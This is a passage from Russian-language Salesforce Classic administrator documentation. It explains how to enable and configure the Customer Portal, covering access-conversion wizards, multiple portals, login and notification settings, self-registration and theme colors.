3. Установите флажок **«Включить клиентский портал»**.
4. Нажмите кнопку **«Сохранить»**.
5. Выполните [настройку портала](#).

## Советы по включению клиентского портала

Ниже перечислены рекомендации по включению клиентского портала.

- После включения клиентского портала пользователь может [создать несколько клиентских порталов](#), удовлетворяющих различным бизнес-требованиям клиентов.
- Ниже перечислены компоненты, доступные после включения клиентского портала.
  - Профили «Массовый клиентский портал», «Проверенный веб-узел», «Менеджер клиентского портала» и «Пользователь клиентского портала» (при наличии соответствующих [лицензий пользователя](#)).
  - Кнопки **«Включить пользователя клиентского портала»** и **«Просмотр пользователя клиентского портала»** на страницах сведений о контактах и организациях-лицах.
  - Группы «Все пользователи клиентского портала» и «Все внутренние пользователи», а также категория правил общего доступа «Роли и внутренние подчиненные роли».
- Включение клиентского портала является необратимым. Тем не менее, пользователям может быть запрещен вход на портал. См. раздел [«Включение входа и параметров клиентского портала»](#) на странице 2655.

СМ. ТАКЖЕ:

[Настройка клиентского портала](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**


## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения клиентского портала:

- «Настройка приложения»

Рекомендации по использованию мастера преобразования доступа пользователя портала

Пользователи клиентского и партнерского порталов отображаются в иерархии ролей, но являются внешними контактами, которым должны быть недоступны внутренние данные организации. При настройке клиентского или партнерского портала доступен мастер преобразования доступа пользователя портала, позволяющий заблокировать доступ пользователя портала к записям или папкам.

 **Прим.:** Начиная с выпуска Summer'13 клиентский портал недоступен для новых организаций. Текущие организации могут использовать клиентский портал в обычном режиме. При отсутствии клиентского портала общий доступ к данным может быть предоставлен клиентам посредством сообществ.

Текущие организации, поддерживающие клиентские порталы, могут продолжить использование собственных клиентских порталов или выбрать использование сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.


Ниже перечислены компоненты организации Salesforce, поддерживаемые мастером.

### Правила общего доступа

Мастер преобразования доступа пользователя портала преобразует любые правила общего доступа, использующие категорию набора данных «Роли, внутренние подчиненные роли и подчиненные роли портала», в правила общего доступа, использующие категорию набора данных «Роли и внутренние подчиненные роли».

Категория набора данных «Роли и внутренние подчиненные роли» позволяет создавать правила общего доступа, содержащие всех пользователей выбранной роли и всех пользователей нижестоящих ролей, кроме ролей клиентского и партнерского порталов.

Преобразование категории «Роли, внутренние подчиненные роли и подчиненные роли портала» в категорию «Роли и внутренние подчиненные роли» инициирует обновление только единых правил общего доступа. Категория «Роли, внутренние подчиненные роли и подчиненные роли портала» для очередей, общедоступных групп, списковых представлений, документов и ручного общего доступа, созданная для определенных записей путем нажатия кнопки «**Общий доступ**», не преобразуется в категорию «Роли и внутренние подчиненные роли».

 **Прим.:** Категория набора данных «Роли, внутренние подчиненные роли и подчиненные роли портала» доступна в организации только после создания как минимум одной роли в иерархии ролей.

Категория набора данных «Роли и внутренние подчиненные роли» доступна в организации только после создания как минимум одной роли в иерархии ролей и включения портала.

### Общий доступ к папке

Мастер преобразования доступа пользователя портала позволяет автоматически преобразовывать уровни доступа любых папок отчетов, панелей мониторинга или документов, доступных категории «Роли, внутренние подчиненные роли и подчиненные роли портала», в более строгий уровень доступа: «Роли и внутренние подчиненные роли». Данное действие позволяет заблокировать доступ пользователей клиентского и партнерского порталов к папкам. Использование мастера позволяет избежать поиска разных папок в системе Salesforce и назначения их уровней доступа.

Папки, доступные всем пользователям или общедоступным группам, не преобразуются. Уровни доступа к данным папкам должны быть обновлены вручную.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки правил  
общего доступа:


- «Управление общим доступом»

После первоначального сохранения клиентского или партнерского портала система Salesforce отображает мастер преобразования доступа пользователя портала автоматически.

СМ. ТАКЖЕ:

[Использование мастера преобразования доступа пользователя портала](#)  
[Настройка доступа пользователей к клиентскому portalу](#)

Использование мастера преобразования доступа пользователя портала

 **Прим.:** Начиная с выпуска Summer'13 клиентский портал недоступен для новых организаций. Текущие организации могут использовать клиентский портал в обычном режиме. При отсутствии клиентского портала общий доступ к данным может быть предоставлен клиентам посредством сообществ.

Текущие организации, поддерживающие клиентские порталы, могут продолжить использование собственных клиентских порталов или выбрать использование сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

При настройке клиентского или партнерского портала доступен мастер преобразования доступа пользователя портала, позволяющий заблокировать доступ пользователя портала к записям или папкам.

Чтобы воспользоваться мастером, выполните указанные ниже действия.

1. Чтобы настроить клиентский портал, введите строку *«Параметры клиентского портала»* в поле «Быстрый поиск» в меню «Настройка», затем выберите **«Параметры клиентского портала»**. Для перехода к партнерскому portalу введите строку *«Параметры»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры»**.

2. Щелкните ссылку **«Преобразовать доступ пользователя портала»**.

3. Установите флажки напротив нужных правил общего доступа.

Если нужные правила общего доступа отсутствуют, перейдите к следующему действию, позволяющему преобразовывать уровень доступа к папкам.

4. Нажмите кнопку **«Далее»**.

5. Установите флажки напротив нужных папок.

Папки, доступные всем пользователям или общедоступным группам, не преобразуются. Уровни доступа к данным папкам должны быть обновлены вручную.

Отдельные папки могут отображаться в нескольких строках мастера. Данная особенность обусловлена отображением строки для каждой категории «Роль, внутренние подчиненные роли и подчиненные роли портала», имеющей доступ к папке.

6. Нажмите кнопку **«Далее»**.

7. Чтобы применить выбранные изменения, нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Рекомендации по использованию мастера преобразования доступа пользователя портала](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**


## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки правил  
общего доступа:

- «Управление общим доступом»



## Создание нескольких клиентских порталов


 **Прим.:** Начиная с выпуска Summer'13 клиентский портал недоступен для новых организаций. Текущие организации могут использовать клиентский портал в обычном режиме. При отсутствии клиентского портала общий доступ к данным может быть предоставлен клиентам посредством сообществ.

Текущие организации, поддерживающие клиентские порталы, могут продолжить использование собственных клиентских порталов или выбрать использование сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

После [включения клиентского портала Salesforce](#) пользователь может создать несколько клиентских порталов, удовлетворяющих различным бизнес-требованиям клиентов.

Чтобы создать клиентские порталы, выполните указанные ниже действия.

1. Введите строку *«Параметры клиентского портала»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры клиентского портала»**.
2. Нажмите кнопку **«Создать»**.
3. Выполните действия, аналогичные созданию первого клиентского портала организации. См. раздел [«Настройка клиентского портала»](#) на странице 2646.

 **Прим.:** Дополнительную информацию о количестве клиентских порталов, доступном для активации, можно получить в компании Salesforce.

Прежде чем приступить к пакетному созданию клиентских порталов, просмотрите перечисленные ниже советы и рекомендации.

### Советы по внедрению

- Пользователи портала могут входить только на клиентские порталы, назначенные их профилям. Чтобы назначить профиль клиентскому portalу, выберите имя портала на странице настройки клиентского портала, нажмите кнопку **«Редактировать профили»** в разделе «Назначенные профили» и установите флажок «Активно» напротив нужного профиля.

Пользователю портала доступны все клиентские порталы, назначенные его профилю, посредством одних регистрационных данных.

Чтобы просмотреть количество активных пользователей, связанных с каждым профилем, назначенным клиентскому portalу, создайте настраиваемый сводный отчет и добавьте столбец «Профиль».

- URL-адрес входа для каждого создаваемого клиентского портала содержит уникальный идентификатор (например, portalId=060D00000000Q1F). Уникальный идентификатор определяет портал, доступный пользователю. Если используемый URL-адрес входа не содержит уникального идентификатора, то пользователь автоматически перенаправляется на URL-адрес входа для первого созданного клиентского портала. Обратите внимание, что пользователи портала могут выполнять вход на клиентский портал только посредством специальной страницы входа, а не страницы входа в систему Salesforce.
- Ниже перечислены элементы, параметры которых применяются к организации и клиентским portalам.
  - Списковые представления
  - Макеты поиска
  - Правила назначения обращений

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания нескольких клиентских порталов:

- «Настройка приложения»

- Предупреждения бизнес-правил

#### Рекомендации

- Каждый созданный клиентский портал поддерживает настройку шрифтов, цветов, шаблонов эл. почты и приветствий, поэтому организации могут создавать разные клиентские порталы для каждого продукта и уровня обслуживания клиентов. Например, организация может создать уникальный клиентский портал для каждого уровня обслуживания клиентов (золотой, серебряный и бронзовый).



**Прим.:** JavaScript и код CSS автоматически удаляются из HTML-файлов, используемых в качестве приветствия при входе на портал.

- Чтобы стандартизировать шаблоны сообщений, отправляемых пользователям всех клиентских порталов, щелкните ссылку **«Задать стандартные шаблоны эл. почты для всех клиентских порталов»** в разделе «Инструменты» на странице настройки клиентского портала. Данные параметры определяют шаблоны эл. почты, которые должны использоваться для отправки электронных уведомлений (например, при добавлении нового комментария к обращению или восстановлении пароля) пользователям портала, профили которых связаны с несколькими клиентскими порталами. По умолчанию образцы шаблонов автоматически выбираются в полях поиска «Шаблон создания пользователя», «Шаблон создания пароля» и «Шаблон восстановления пароля». Поля поиска «Шаблон создания комментария» и «Шаблон смены ответственного на пользователя портала» не поддерживают автоматический выбор образцов шаблонов. Данные поля должны быть заполнены вручную, чтобы пользователи, профили которых связаны с несколькими клиентскими порталами, могли получать электронные уведомления о добавлении новых комментариев к обращениям или назначении ответственности за запись на клиентском портале. Пользователям портала могут быть отправлены шаблоны эл. почты, помеченные как «Доступно для использования».



**Совет:** Стандартные шаблоны эл. почты отправляются пользователям нескольких клиентских порталов, поэтому должны создаваться без применения специализированного фирменного стиля.


- Клиентский портал не может быть удален. Чтобы запретить пользователям вход на портал, снимите флажок «Вход включен». Дополнительную информацию см. в разделе **«Включение входа и параметров клиентского портала»** на странице 2655.
- При необходимости создайте несколько клиентских порталов, отображающих разные вкладки для пользователей с одинаковым профилем, при условии, что профилю доступны все объекты, отображаемые на вкладке. Дополнительную информацию см. в разделе **«Настройка вкладок клиентского портала»** на странице 2666.

СМ. ТАКЖЕ:

[Настройка клиентского портала](#)

[Общие сведения об управлении пользователями клиентского портала](#)

## Включение входа и параметров клиентского портала

 **Прим.:** Начиная с выпуска Summer'13 клиентский портал недоступен для новых организаций. Текущие организации могут использовать клиентский портал в обычном режиме. При отсутствии клиентского портала общий доступ к данным может быть предоставлен клиентам посредством сообществ.

Текущие организации, поддерживающие клиентские порталы, могут продолжить использование собственных клиентских порталов или выбрать использование сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

1. Введите строку «*Параметры клиентского портала*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Параметры клиентского портала**».
2. Щелкните ссылку «**Правка**» напротив имени нужного клиентского портала Salesforce.
3. Заполните поля ниже.

| Параметр     | Описание  |
|--------------|---|
| Имя          | Имя клиентского портала, отображаемое на страницах просмотра и редактирования сведений о портале, а также на странице «Настройка клиентского портала». Имя клиентского портала не отображается на страницах портала, но отображается в строке заголовка обозревателя.<br><br>Имя портала должно быть уникальным для организации и не может использоваться клиентским или партнерским порталом. Более того, имя «партнерский портал», указанное для клиентского портала, может вызвать возникновение ошибки. |
| Описание     | Описание клиентского портала, отображаемое на страницах просмотра и редактирования сведений о портале. Описание клиентского портала не отображается на страницах портала.   |
| Вход включен | Данный параметр позволяет пользователям входить на клиентский портал.<br><br>Прежде чем установить данный флажок, выполните действия, описанные в разделе « <a href="#">Настройка клиентского портала</a> ».  |

### ВЕРСИИ



Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения входа и параметров клиентского портала:

- «Настройка приложения»

| Параметр      | Описание  |
|---------------|---|
|               | <p> <b>Прим.:</b> Восстановление паролей возможно только при наличии доступа к клиентскому порталу, а также при использовании диапазона IP-адресов и времени входа, заданных в профиле пользователя.</p>   |
| Администратор | <p>Чтобы выбрать стандартного администратора клиентского портала, щелкните значок поиска (  ). Данный пользователь Salesforce будет получать все электронные уведомления о самостоятельной регистрации пользователей на клиентском портале.</p> <p>Уведомления содержат сведения об ошибках регистрации и прочих проблемах, возникающих при самостоятельной регистрации клиентов (например, случайный ввод повторяющихся адресов эл. почты, создание повторяющихся записей контактов и превышение ограничения по количеству лицензий пользователя, приобретенных организацией).</p> <p>Администратор клиентского портала может быть выбран из числа пользователей, которым назначено полномочие «Редактирование пользователей портала самообслуживания». Более того, пользователь, выбранный в качестве администратора портала, не может быть деактивирован.</p> |

| Стандартные параметры портала |  |
|-------------------------------|--|
| Параметр                      | Описание   |
| URL-адрес входа               | <p>URL-адрес веб-страницы, отображающейся пользователям при входе на клиентский портал.</p> <p>Данный URL-адрес позволяет входить и взаимодействовать с порталом.</p> <p>Чтобы предоставить пользователям возможность входа на клиентский портал, добавьте данный URL-адрес на корпоративный веб-сайт.</p> <p>URL-адрес входа для каждого созданного клиентского портала содержит уникальный идентификатор (например, portalId=060D00000000Q1F). Уникальный идентификатор определяет портал, доступный пользователю. Если используемый URL-адрес входа не содержит уникального идентификатора, то пользователь автоматически перенаправляется на URL-адрес входа для первого созданного клиентского портала. Обратите внимание, что пользователи портала могут выполнять вход на</p> |

## Стандартные параметры портала



| Параметр  | Описание  |
|---|---|
|   | клиентский портал только посредством специальной страницы входа, а не страницы входа в систему Salesforce.  |
| URL-адрес выхода  | URL-адрес веб-страницы, отображающейся пользователям после выхода из клиентского портала (например, <a href="http://www.acme.com">http://www.acme.com</a> ). В противном случае пользователям отображается страница входа.  |
| Категория верхнего уровня для портала                               | <p>Категория верхнего уровня, доступная клиентам на клиентском портале. Все решения данной категории и ее подкатегорий, помеченные как «Отображается на портале самообслуживания», доступны клиентам для просмотра.</p> <p>Данное поле доступно только при использовании функции обзора решений. См. раздел <a href="#">«Настройка параметров решений»</a> на странице 3131.</p>                        |
| Включить самостоятельное закрытие обращений из предложенных решений | Данный параметр позволяет пользователям закрывать обращения на клиентском портале прямо в предложенных решениях. Например, чтобы закрыть обращение, щелкните <b>«Да, закрыть мое обращение»</b> прямо в просматриваемом предложенном решении.   |
| Показать подтверждение о выполнении действия                        | <p>Данный параметр позволяет пользователям просматривать сообщения-подтверждения о выполнении действия на клиентском портале. Например, если данный параметр включен, то после создания обращения на клиентском портале пользователю отображается сообщение «Обращение отправлено».</p> <p>Сообщения-подтверждения позволяют пользователям просмотреть действия, выполненные на клиентском портале.</p> |
| Язык по умолчанию для HTML-сообщений                                | Данный параметр определяет язык отображения HTML-сообщений портала, если HTML-сообщения портала на настраиваемом языке не используются. Данный параметр доступен только многоязычным организациям.  |

## Параметры электронных уведомлений




| Параметр                    | Описание   |
|-----------------------------|--|
| Адрес эл. почты отправителя | Адрес эл. почты, используемый для отправки всех шаблонов сообщений клиентского портала (например, <a href="mailto:support@acme.com">support@acme.com</a> ). Сообщения эл. почты отправляются |

## Параметры электронных уведомлений


| Параметр  | Описание  |
|---|---|
|   | системой Salesforce автоматически, но данный адрес отображается в поле отправителя. Ответ пользователя портала на шаблон сообщения отправляется на данный адрес.  |
| Имя эл. почты отправителя                           | Имя, связанное с параметром «Адрес эл. почты отправителя» (например, «Служба поддержки Асте»).  |
| Шаблон создания пользователя                        | Шаблон эл. почты, используемый для отправки имени пользователя и исходного пароля всем новым и самостоятельно зарегистрированным пользователям клиентского портала. По умолчанию образец шаблона выбирается автоматически. При необходимости создайте собственный шаблон или измените образец шаблона. Пометьте шаблон флажком «Доступно для использования».  |
| Шаблон создания пароля                              | Шаблон эл. почты, используемый для отправки нового пароля текущим пользователям клиентского портала при восстановлении паролей. По умолчанию образец шаблона выбирается автоматически. При необходимости создайте собственный шаблон или измените образец шаблона. Пометьте шаблон флажком «Доступно для использования».  |
| Шаблон восстановления пароля                        | Шаблон эл. почты, используемый для отправки нового пароля текущим пользователям клиентского портала при восстановлении паролей посредством ссылки <b>«Забыли пароль?»</b> на странице входа клиентского портала. По умолчанию образец шаблона выбирается автоматически. При необходимости создайте собственный шаблон или измените образец шаблона. Пометьте шаблон флажком «Доступно для использования». |
| Шаблон создания комментария                         | Шаблон эл. почты, используемый для отправки уведомления пользователям клиентского портала при добавлении общедоступного комментария к одному из обращений. Данный шаблон должен быть помечен флажком «Доступно для использования».  |
| Шаблон смены ответственного на пользователя портала | Шаблон эл. почты, используемый для отправки уведомления пользователям клиентского портала при назначении ответственности за запись на портале. Данный шаблон должен быть помечен флажком «Доступно для использования».  |

-  **Прим.:** Чтобы стандартизировать шаблоны сообщений, отправляемых пользователям всех клиентских порталов, щелкните ссылку **«Задать стандартные шаблоны эл. почты для всех клиентских порталов»** в разделе «Инструменты» на странице настройки клиентского портала. Дополнительную информацию см. в разделе **«Создание нескольких клиентских порталов»** на странице 2653.
-  **Совет:** Чтобы использовать один шаблон сообщения для разных ролей (например, шаблон смены ответственного на пользователя портала), рекомендуем дополнить шаблон текстовыми полями и полями слияния, которые используются обоими объектами. Например, если организация использует настраиваемые объекты «Гарантия» и «Обучение», то шаблон смены ответственного на пользователя портала должен содержать следующие текстовые поля и поля слияния: «Вам назначена новая запись. Код: {!Training.Id}{!Warranty.Id}». При отправке шаблона отображаются только соответствующие поля слияния.

### Внешний вид

| Параметр           | Описание   |
|--------------------|--|
| Верхний колонтитул | <p>Текстовый или HTML-файл, который позволяет добавлять фирменный стиль организации в верхний колонтитул клиентского портала. Чтобы выбрать файл, загруженный в общедоступную папку на вкладке «Документы», щелкните значок поиска (  ).</p> <p>Общий размер файлов, указанных в полях «Верхний колонтитул» и «Нижний колонтитул», не должен превышать 10 Кб.</p> <p>Рекомендуем избегать одновременного использования верхнего колонтитула и логотипа на портале, что может инициировать их некорректное отображение.</p> <p>Чтобы разместить ссылку выхода в любой области верхнего колонтитула, воспользуйтесь следующим HTML-тегом: "<code>&lt;a href="/secur/logout.jsp"&gt;Выход&lt;/a&gt;</code>".</p> |
| Нижний колонтитул  | <p>Текстовый или HTML-файл, который позволяет добавлять фирменный стиль организации в нижний колонтитул клиентского портала. Чтобы выбрать файл, загруженный в общедоступную папку на вкладке «Документы», щелкните значок поиска (  ).</p> <p>Общий размер файлов, указанных в полях «Верхний колонтитул» и «Нижний колонтитул», не должен превышать 10 Кб.</p>  |
| Логотип            | <p>Графический файл, который позволяет добавлять фирменный стиль организации в верхний левый угол клиентского портала. Чтобы выбрать файл, загруженный в общедоступную папку на вкладке «Документы», и помеченный атрибутом «Доступен внешне как изображение», щелкните значок поиска (  ).</p>   |

### Внешний вид

| Параметр    | Описание   |
|-------------|--|
|             | <p>Размер файла, указанного в поле поиска «Логотип», не должен превышать 20 Кб.</p> <p>Рекомендуем избегать одновременного использования верхнего колонтитула и логотипа на портале, что может инициировать их некорректное отображение.</p>   |
| Приветствие | <p>Текстовый или HTML-файл, который позволяет добавлять фирменный стиль организации в верхний колонтитул страницы входа, страницы восстановления пароля и страницы изменения пароля на клиентском портале. Чтобы выбрать файл, загруженный в общедоступную папку на вкладке «Документы», щелкните значок поиска (🔍).</p> <p>Размер файла, указанного в поле поиска «Приветствие», не должен превышать 2 Кб.</p> <p> <b>Прим.:</b> JavaScript и код CSS автоматически удаляются из HTML-файлов, используемых в качестве приветствия портала.</p> |

### Параметры самостоятельной регистрации

| Параметр                             | Описание  |
|--------------------------------------|---|
| Самостоятельная регистрация включена | <p>Данный параметр позволяет текущим контактам самостоятельно регистрироваться на клиентском портале.</p> <p>При установке данного флажка и добавлении флажка «Разрешить самостоятельную регистрацию на клиентском портале» в макеты страниц контакты, записи которых помечены флажком «Разрешить самостоятельную регистрацию на клиентском портале», могут просматривать область самостоятельной регистрации на странице входа клиентского портала. Чтобы получить автоматически назначенное имя пользователя и пароль для входа на клиентский портал, введите адрес эл. почты и нажмите кнопку <b>«Отправить»</b> в области самостоятельной регистрации. Ниже перечислены другие электронные уведомления, отправляемые пользователям относительно их статуса регистрации.</p> <ul style="list-style-type: none"> <li>Текущий пользователь: данное уведомление позволяет вводить другой адрес эл. почты или выбирать ссылку <b>«Забыли пароль?»</b> для получения пароля.</li> </ul> |



Параметры самостоятельной регистрации

| Параметр                                   | Описание  |
|--|---|
|  | <ul style="list-style-type: none"> <li>• <b>Новый пользователь:</b> данное уведомление информирует пользователя о несоответствии отправленного адреса эл. почты текущему контакту организации. Если организация использует функцию <a href="#">Web-to-Case</a> или <a href="#">Web-to-Lead</a> для сбора сведений о новых пользователях, то данное уведомление содержит ссылку на соответствующую форму для ввода данных.</li> <li>• <b>Внутренняя ошибка:</b> данное уведомление информирует пользователя о возникновении ошибки самостоятельной регистрации, переданной администратору портала.</li> <li>• <b>Недействительный пользователь:</b> данное уведомление информирует пользователя о недоступности самостоятельной регистрации на клиентском портале. Данное уведомление отправляется в том случае, если введенный адрес эл. почты соответствует контакту, запись которого не помечена флажком «Разрешить самостоятельную регистрацию на клиентском портале». Кроме того, данное уведомление отправляется в том случае, если введенный адрес эл. почты не соответствует контактам, а организация не использует функцию <a href="#">Web-to-Lead</a> или <a href="#">Web-to-Case</a> для сбора сведений о новых пользователях.</li> </ul> <p>Убедитесь, что все обязательные настраиваемые поля пользователей содержат стандартные значения. В противном случае, пользователям, регистрирующимся на клиентском портале самостоятельно, будет отображаться сообщение об ошибке.</p> <p>Обратите внимание, что пользователям организаций-лиц недоступна самостоятельная регистрация на клиентском портале. Пользователи организаций-лиц, попытавшиеся самостоятельно зарегистрироваться на клиентском портале, получают электронное уведомление с просьбой обратиться к администратору портала.</p> |
| <p>URL-адрес формы нового пользователя</p> | <p>Данный параметр позволяет указать URL-адрес формы <a href="#">Web-to-Lead</a> или <a href="#">Web-to-Case</a> для пользователей, которые самостоятельно регистрируются на клиентском портале.</p> <p>Данная форма позволяет собирать и преобразовывать сведения в запись контакта, поэтому ее URL-адрес отображается посредством шаблона, выбранного в поле «Шаблон ошибки регистрации» для отправки</p>   |

## Параметры самостоятельной регистрации


| Параметр                                 | Описание   |
|--|--|
|  | саморегистрирующимся пользователям, которые не соответствуют текущим записям контактов.  |
| Шаблон ошибки регистрации                | <p>Шаблон эл. почты, отправляемый пользователям, которые самостоятельно регистрируются на клиентском портале, но сталкиваются с ошибками регистрации или должны заполнить форму Web-to-Case или Web-to-Lead. По умолчанию образец шаблона выбирается автоматически. При необходимости создайте собственный шаблон или измените образец шаблона. Пометьте шаблон флажком «Доступно для использования».</p> <p>Поля «Адрес эл. почты отправителя» и «Имя эл. почты отправителя» в параметрах клиентского портала определяют отправителя данного шаблона.</p> |
| Стандартная лицензия нового пользователя | Чтобы выбрать стандартную лицензию пользователя портала для пользователей, которые самостоятельно регистрируются на клиентском портале, щелкните значок поиска (🔍).  |
| Стандартная роль нового пользователя     | Чтобы выбрать стандартную роль портала для пользователей, которые самостоятельно регистрируются на клиентском портале, щелкните значок поиска (🔍).   |
| Стандартный профиль нового пользователя  | <p>Чтобы выбрать стандартный профиль портала для пользователей, которые самостоятельно регистрируются на клиентском портале, щелкните значок поиска (🔍).</p> <p>Профиль, выбранный в качестве стандартного профиля портала, не может быть удален.</p>  |

4. Чтобы сохранить параметры клиентского портала, нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Настройка клиентского портала](#)

## Настройка шрифтов и цветов клиентского портала

 **Прим.:** Начиная с выпуска Summer'13 клиентский портал недоступен для новых организаций. Текущие организации могут использовать клиентский портал в обычном режиме. При отсутствии клиентского портала общий доступ к данным может быть предоставлен клиентам посредством сообществ.

Текущие организации, поддерживающие клиентские порталы, могут продолжить использование собственных клиентских порталов или выбрать использование сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

Фирменный стиль компании может быть сохранен путем настройки шрифтов и цветов клиентского портала Salesforce. Цветовая тема портала определяет шрифты и цвета, используемые на портале. Выберите предопределенную цветовую тему и при необходимости настройте ее в соответствии с фирменным стилем компании. Чтобы просмотреть все атрибуты темы, доступные для настройки, щелкните ссылку **«См. примеры»**.

1. Введите строку *«Параметры клиентского портала»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры клиентского портала»**.
2. Выберите имя нужного клиентского портала.
3. Нажмите кнопку **«Изменить шрифты и цвета портала»**.
4. Выберите нужную цветовую тему в раскрывающемся списке «Цветовая тема». Чтобы создать собственную тему, выберите значение «Настраиваемая» в раскрывающемся списке «Цветовая тема». Выбранная цветовая тема автоматически отображается в разделе «Предварительный просмотр».
5. При необходимости настройте цвет любой выбранной темы.
  - Введите шестнадцатеричное значение в любой атрибут темы.
  - Щелкните шестнадцатеричное значение любого атрибута темы и выберите нужный цвет посредством интерактивного редактора.

При сохранении настроенной теме автоматически назначается имя «Настраиваемая». Ниже перечислены параметры, доступные для настройки, которые автоматически отображаются в разделах «Предварительный просмотр».

### Стили вкладки

| Атрибут темы            | Описание                         |
|-------------------------|----------------------------------|
| Текст текущей вкладки   | Цвет текста выбранной вкладки.   |
| Фон текущей вкладки     | Цвет фона выбранной вкладки.     |
| Граница текущей вкладки | Цвет границы выбранной вкладки.  |
| Текст другой вкладки    | Цвет текста неактивных вкладок.  |
| Фон другой вкладки      | Цвет фона неактивных вкладок.    |
| Граница другой вкладки  | Цвет границы неактивных вкладок. |
| Фон панели вкладки      | Цвет фона позади всех вкладок.   |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения шрифтов и цветов клиентского портала:

- «Настройка приложения»


| Стили страницы          |   |
|-------------------------|---|
| Атрибут темы            | Описание  |
| Фон страницы            | Цвет фона портала, кроме полей поиска, связанных списков, недавних элементов, категорий решений, папок документов и раскрывающегося списка «Создать...».  |
| Текст                   | <p>Цвет, размер и шрифт текста для всех элементов портала, кроме вкладок, кнопок, верхних колонтитулов и меток полей.</p> <p>Чтобы увеличить или уменьшить размер всех элементов портала, измените значение в поле процентов. При необходимости измените шрифт всех элементов портала, кроме вкладок, кнопок, верхних колонтитулов и меток полей, посредством раскрывающегося списка.</p> |
| Текст метки поля        | <p>Цвет текста для имен полей в записях.</p> <p>При необходимости измените шрифт текста посредством раскрывающегося списка.</p>   |
| Ссылка                  | Цвет текста для всех ссылок.  |
| Всплывающая ссылка      | Цвет текста для всех ссылок, отображающихся при наведении указателя мыши.   |
| Разделитель полей       | Цвет линий, разделяющих поля в записях.   |
| Нижняя граница          | Цвет нижней границы портала.  |
| Стили раздела           |   |
| Атрибут темы            | Описание  |
| Фон заголовка           | Цвет фона для всех верхних колонтитулов, включая поля поиска, недавние элементы, связанные списки, категории решений, папки документов и выбранную вкладку.   |
| Текст заголовка раздела | <p>Цвет и шрифт текста для верхних колонтитулов полей поиска, связанных списков, недавних элементов, категорий решений и папок документов.</p> <p>При необходимости измените шрифт текста посредством раскрывающегося списка.</p>   |
| Левая граница           | <p>Граница слева от полей поиска, связанных списков, недавних элементов, категорий решений, папок документов и раскрывающегося списка «Создать...».</p> <p>Чтобы увеличить или уменьшить толщину границы, измените значение в поле пикселей. При необходимости</p>  |


| <b>Стили раздела</b>    |  |
|-------------------------|--|
| <b>Атрибут темы</b>     | <b>Описание</b>  |
|                         | выберите стиль линии, используемой для отображения границы, посредством раскрывающегося списка.  |
| Правая граница          | <p>Граница справа от полей поиска, связанных списков, недавних элементов, категорий решений, папок документов и раскрывающегося списка «Создать...».</p> <p>Чтобы увеличить или уменьшить толщину границы, измените значение в поле пикселей. При необходимости выберите стиль линии, используемой для отображения границы, посредством раскрывающегося списка.</p>    |
| Верхняя граница         | <p>Граница над полями поиска, связанными списками, недавними элементами, категориями решений, папками документов и раскрывающимся списком «Создать...».</p> <p>Чтобы увеличить или уменьшить толщину границы, измените значение в поле пикселей. При необходимости выберите стиль линии, используемой для отображения границы, посредством раскрывающегося списка.</p> |
| Нижняя граница          | <p>Граница под полями поиска, связанными списками, недавними элементами, категориями решений, папками документов и раскрывающимся списком «Создать...».</p> <p>Чтобы увеличить или уменьшить толщину границы, измените значение в поле пикселей. При необходимости выберите стиль линии, используемой для отображения границы, посредством раскрывающегося списка.</p> |
| Фон раздела             | Цвет фона для полей поиска, связанных списков, недавних элементов, категорий решений, папок документов и раскрывающегося списка «Создать...».  |
| <b>Стили списка</b>     |  |
| <b>Атрибут темы</b>     | <b>Описание</b>  |
| Текст заголовка списка  | <p>Цвет текста для имен полей, выбранных в качестве заголовков столбцов в списковых представлениях.</p> <p>При необходимости измените шрифт текста посредством раскрывающегося списка.</p>   |
| Подчеркивание заголовка | Цвет линий под заголовками столбцов в связанных списках и списковых представлениях.  |
| Разделитель             | Цвет линий между записями в списковых представлениях.  |

### Стили списка

| Атрибут темы     | Описание   |
|------------------|--|
| Выделение строки | Цвет записи, выбранной пользователем в списке представлении. |

6. Чтобы сохранить все внесенные изменения, нажмите кнопку **«Сохранить»**.

 **Совет:** Изменения отображаются пользователям клиентского портала после обновления обозревателя. Рекомендуем обновлять цветовую тему в непииковые часы использования клиентского портала.


 **Прим.:** Дополнительную информацию о настройке верхнего колонтитула, нижнего колонтитула и логотипа клиентского портала см. в разделе **«Включение входа и параметров клиентского портала»** на странице 2655.

СМ. ТАКЖЕ:

[Настройка клиентского портала](#)

[Настройка вкладок клиентского портала](#)

### Настройка вкладок клиентского портала

